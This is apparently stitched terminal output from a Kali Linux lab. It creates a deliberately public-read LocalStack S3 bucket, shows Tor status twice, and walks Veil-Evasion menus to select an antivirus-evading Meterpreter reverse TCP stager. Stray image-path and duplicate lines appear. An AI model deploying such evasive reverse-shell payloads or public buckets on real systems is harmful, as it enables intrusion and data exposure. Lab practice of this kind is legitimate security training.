2025-09-10T21:33:17.163 INFO [ MainThread] localstack.utils.bootstrap : Execution of "prepare_host" took 625.29ms
[21:33:17] preparing environment
                configuring container
                container image not found on host
[21:37:56] download complete
                starting container
[21:37:58] detaching

(kali@kali)-[~]
└─$ awslocal s3 mb s3://vulnerable-bucket
make_bucket: vulnerable-bucket

(kali@kali)-[~]
└─$ awslocal s3api put-bucket-acl --bucket vulnerable-bucket --acl public-read

(kali@kali)-[~]
└─$ awslocal s3 ls
2025-09-10 21:38:35 vulnerable-bucket


(kali@kali)-[~]
└─$ sudo systemctl status tor@default

● tor@default.service - Anonymizing overlay network for TCP
   Loaded: loaded (/usr/lib/systemd/system/tor@default.service; enabled-runtime; preset: disabled)
   Active: active (running) since Fri 2025-09-12 15:57:21 IST; 6s ago
  Invocation: 566665d287fd4937b4de483d796caa7c
    Process: 27514 ExecStartPre=/usr/bin/install -Z -m 02755 -o debian-tor -g debian-tor -d /run/tor (code=exited,
    Process: 27516 ExecStartPre=/usr/bin/tor --defaults-torrc /usr/share/tor/tor-service-defaults-torrc -f /etc/tor
   Main PID: 27518 (tor)
      Tasks: 9 (limit: 2264)
     Memory: 51.4M (peak: 51.9M)
        CPU: 972ms
    CGroup: /system.slice/system-tor.slice/tor@default.service
            └─27518 /usr/bin/tor --defaults-torrc /usr/share/tor/tor-service-defaults-torrc -f /etc/tor/torrc --Ru
              27519 /usr/bin/obfs4proxy

(kali@kali)-[~]
└─$ sudo systemctl status tor@default

● tor@default.service - Anonymizing overlay network for TCP
   Loaded: loaded (/usr/lib/systemd/system/tor@default.service; enabled-runtime; preset: disabled)
   Active: active (running) since Fri 2025-09-12 15:57:21 IST; 6s ago
  Invocation: 566665d287fd4937b4de483d796caa7c
    Process: 27514 ExecStartPre=/usr/bin/install -Z -m 02755 -o debian-tor -g debian-tor -d /run/tor (code=exited, sta
    Process: 27516 ExecStartPre=/usr/bin/tor --defaults-torrc /usr/share/tor/tor-service-defaults-torrc -f /etc/tor/to
   Main PID: 27518 (tor)
      Tasks: 9 (limit: 2264)
     Memory: 51.4M (peak: 51.9M)
        CPU: 972ms
    CGroup: /system.slice/system-tor.slice/tor@default.service
            └─27518 /usr/bin/tor --defaults-torrc /usr/share/tor/tor-service-defaults-torrc -f /etc/tor/torrc --RunAs
              27519 /usr/bin/obfs4proxy

```



```
(kali@vbox)-[~]
$ veil

=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

    2 tools loaded

Available Tools:

    1) Evasion
    2) Ordnance

Available Commands:

    exit      Completely exit Veil
    info      Information on a specific tool
    list       List available tools
    options    Show Veil configuration
    update     Update Veil
    use        Use a specific tool

Veil>: list

=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Veil>: use 1

=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Veil-Evasion Menu

    41 payloads loaded

Available Commands:

    back      Go to Veil's main menu
    checkvt   Check VirusTotal.com against generated hashes
    clean      Remove generated artifacts
    exit       Completely exit Veil
    info       Information on a specific payload
    list       List available payloads
    use        Use a specific payload

Veil/Evasion>: list

=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Payloads:

    1) autoit/shellcode_inject/flat.py
```



**[\*] Available Payloads:**

- 1) autoit/shellcode\_inject/flat.py
- 2) auxiliary/coldwar\_wrapper.py
- 3) auxiliary/macro\_converter.py
- 4) auxiliary/pyinstaller\_wrapper.py
- 5) c/meterpreter/rev\_http.py
- 6) c/meterpreter/rev\_http\_service.py
- 7) c/meterpreter/rev\_tcp.py
- 8) c/meterpreter/rev\_tcp\_service.py
- 9) cs/meterpreter/rev\_http.py
- 10) cs/meterpreter/rev\_https.py
- 11) cs/meterpreter/rev\_tcp.py
- 12) cs/shellcode\_inject/base64.py
- 13) cs/shellcode\_inject/virtual.py
- 14) go/meterpreter/rev\_http.py
- 15) go/meterpreter/rev\_https.py
- 16) go/meterpreter/rev\_tcp.py
- 17) go/shellcode\_inject/virtual.py
- 18) lua/shellcode\_inject/flat.py
- 19) perl/shellcode\_inject/flat.py
- 20) powershell/meterpreter/rev\_http.py
- 21) powershell/meterpreter/rev\_https.py
- 22) powershell/meterpreter/rev\_tcp.py

```
Veil/Evasion> use 7
```

### Veil-Evasion

[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

#### Payload Information:

Name: Pure C Reverse TCP Stager  
Language: c  
Rating: Excellent  
Description: pure windows/meterpreter/reverse\_tcp stager, no shellcode

Payload: **c/meterpreter/rev\_tcp** selected

#### Required Options:

Name	Value	Description
COMPILE_TO_EXE	Y	Compile to an executable
LHOST		IP of the Metasploit handler
LPORT	4444	Port of the Metasploit handler

#### Available Commands:

back	Go back to Veil-Evasion
exit	Completely exit Veil
generate	Generate the payload
options	Show the shellcode's options
set	Set shellcode option

```
(venv)-(kali@vbox)-[~]
```

```
$ aws iam list-users --endpoint-url $AWS_ENDPOINT_URL
{
  "Users": []
}
```

```
(venv)-(kali@vbox)-[~]
```

```
$ aws iam create-user --user-name TestUser --endpoint-url $AWS_ENDPOINT_URL
{
  "User": {
    "Path": "/",
    "UserName": "TestUser",
    "UserId": "xe4uv4oyn4hi6ez5ptbv",
    "Arn": "arn:aws:iam::000000000000:user/TestUser",
    "CreateDate": "2025-09-12T11:50:46.033586+00:00"
  }
}
```